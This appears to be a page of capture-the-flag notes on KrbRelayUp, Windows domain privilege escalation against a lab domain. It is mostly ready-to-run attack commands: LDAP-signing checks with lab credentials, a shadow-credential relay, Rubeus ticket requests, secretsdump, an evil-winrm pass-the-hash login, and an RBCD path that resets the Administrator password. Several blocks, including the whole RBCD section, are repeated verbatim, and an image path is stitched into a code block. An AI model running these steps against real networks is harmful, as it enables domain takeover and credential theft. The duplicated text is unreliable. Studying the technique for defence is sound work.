> For the complete documentation index, see [llms.txt](https://iptracej.gitbook.io/windows-linux-and-active-directory-ctf-notes/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://iptracej.gitbook.io/windows-linux-and-active-directory-ctf-notes/active-directory/krbrelayup.md).
# KrbRelayUp
This is essentially a universal no-fix local privilege escalation in windows domain environments where LDAP signing is not enforced (the default settings).
{% embed url="" %}
## Enumeration
*Tools:* [*cme (crackmapexec)* ](https://github.com/byt3bl33d3r/CrackMapExec)
{% code overflow="wrap" %}
```bash
# Check if LDAP signing is not enforced
cme ldap bruno.vl -u 'svc_scan' -p 'Sunshine1' -M ldap-checker
# Check if we can use a shadow credential attack. We can abuse shadow credentials if PKINT is supported by DC, through cme we can verify the machine qouta
cme ldap bruno.vl -u 'svc_scan' -p 'Sunshine1' -M maq
# Get CLSIDs
c980e4c2-c178-4572-935d-a8a429884806
90f18417-f0f1-484e-9d3c-59dceee5dbd8
03ca98d6-ff5d-49b8-abc6-03dd84127020
d99e6e73-fc88-11d0-b498-00a0c90312f3 (certsrv.exe)
42cbfaa7-a4a7-47bb-b422-bd10e9d02700
000c101c-0000-0000-c000-000000000046
1b48339c-d15e-45f3-ad55-a851cb66be6b
49e6370b-ab71-40ab-92f4-b009593e4518
50d185b9-fff3-4656-92c7-e4018da4361d
3c6859ce-230b-48a4-be6c-932c0c202048 (trusted installer service)
# https://vulndev.io/cheats-windows/
```
{% endcode %}
## Attack with Shadow Account
*Purpose: Create a shadow account for existing machine account and abuse it to get a TGT for Administrator*
*Tools:* [*KrbRelayUp.exe*](https://github.com/Dec0ne/KrbRelayUp)*,* [*Rubeus.exe*](https://github.com/GhostPack/Rubeus)*,*[ *impacket*](https://github.com/fortra/impacket)
{% code overflow="wrap" %}
```bash
# KrbRelayUp attack for shadow account with certificate
.\KrbRelayUp.exe full -m shadowcred -f -cls d99e6e73-fc88-11d0-b498-00a0c90312f3 -p 10246
```
{% endcode %}
 {% code overflow="wrap" %}
```bash
# Get tgt
Rubeus.exe asktgt /user: /certificate: /password: /enctype: /nowrap
PS> .\Rubeus.exe asktgt /user:brunodc$ /certificate:MIIKSA... /password:xP9-kA9#oX0# /enctype:AES256 /nowrap
# Ensure that the ticket is issued to the machine account.
```
{% endcode %}
{% code overflow="wrap" %}
```bash
# Get tgt
Rubeus.exe asktgt /user: /certificate: /password: /enctype: /nowrap
PS> .\Rubeus.exe asktgt /user:brunodc$ /certificate:MIIKSA... /password:xP9-kA9#oX0# /enctype:AES256 /nowrap
# Ensure that the ticket is issued to the machine account.
```
{% endcode %}
 {% code overflow="wrap" %}
```bash
# Conver the ticket
# copy and paste the base64 ticket to a bruno_ticket file
cat ./bruno_ticket | base64 -d > bruno_ticket.kirbi
ticketConverter.py bruno_ticket.kirbi bruno_ticket.ccache
```
{% endcode %}
{% code overflow="wrap" %}
```bash

# Secretdump
export KRB5CCNAME=./bruno_ticket.ccache
secretsdump.py 'brunodc$'@brunodc.bruno.vl -k -no-pass
```
{% endcode %}
{% code overflow="wrap" %}
```bash
# Conver the ticket
# copy and paste the base64 ticket to a bruno_ticket file
cat ./bruno_ticket | base64 -d > bruno_ticket.kirbi
ticketConverter.py bruno_ticket.kirbi bruno_ticket.ccache
```
{% endcode %}
{% code overflow="wrap" %}
```bash
# Secretdump
export KRB5CCNAME=./bruno_ticket.ccache
secretsdump.py 'brunodc$'@brunodc.bruno.vl -k -no-pass
```
{% endcode %}
 ```bash
# Access with Administrator
evil-winrm -u Administrator -H 13735c7d60b417421dc6130ac3e0bfd4 -i $RHOST
```
## With Resource Based Constrained Delegation
*Purpose: Create a new machine account and abuse it to reset the Administrator's password*
*Tools:* [*KrbRelay.exe*](https://github.com/cube0x0/KrbRelay)*,* [*Sharpmad.exe* ](https://github.com/Kevin-Robertson/Sharpmad)
{% code overflow="wrap" %}
```bash
# Create a new machine account
./Sharpmad.exe MAQ -Action new -MachineAccount evil -MachinePassword Pass.123
```
{% endcode %}
{% code overflow="wrap" %}
```bash
# Get the SID of new account
PS> $o = ([ADSI]"LDAP://CN=evil,CN=Computers,DC=bruno,DC=vl").objectSID
PS> (New-Object System.Security.Principal.SecurityIdentifier($o.value, 0)).Value
```
{% endcode %}
{% code overflow="wrap" %}
```bash
# Attack
./KrbRelay.exe -spn ldap/brunodc.bruno.vl -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -rbcd -ssl -port 10246 -reset-password administrator Password@@
```
{% endcode %}
```bash
# Access with Administrator
evil-winrm -u Administrator -p Password@@ -i $RHOST
```
```bash
# Access with Administrator
evil-winrm -u Administrator -H 13735c7d60b417421dc6130ac3e0bfd4 -i $RHOST
```
## With Resource Based Constrained Delegation
*Purpose: Create a new machine account and abuse it to reset the Administrator's password*
*Tools:* [*KrbRelay.exe*](https://github.com/cube0x0/KrbRelay)*,* [*Sharpmad.exe* ](https://github.com/Kevin-Robertson/Sharpmad)
{% code overflow="wrap" %}
```bash
# Create a new machine account
./Sharpmad.exe MAQ -Action new -MachineAccount evil -MachinePassword Pass.123
```
{% endcode %}
{% code overflow="wrap" %}
```bash
# Get the SID of new account
PS> $o = ([ADSI]"LDAP://CN=evil,CN=Computers,DC=bruno,DC=vl").objectSID
PS> (New-Object System.Security.Principal.SecurityIdentifier($o.value, 0)).Value
```
{% endcode %}
{% code overflow="wrap" %}
```bash
# Attack
./KrbRelay.exe -spn ldap/brunodc.bruno.vl -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -rbcd -ssl -port 10246 -reset-password administrator Password@@
```
{% endcode %}
```bash
# Access with Administrator
evil-winrm -u Administrator -p Password@@ -i $RHOST
```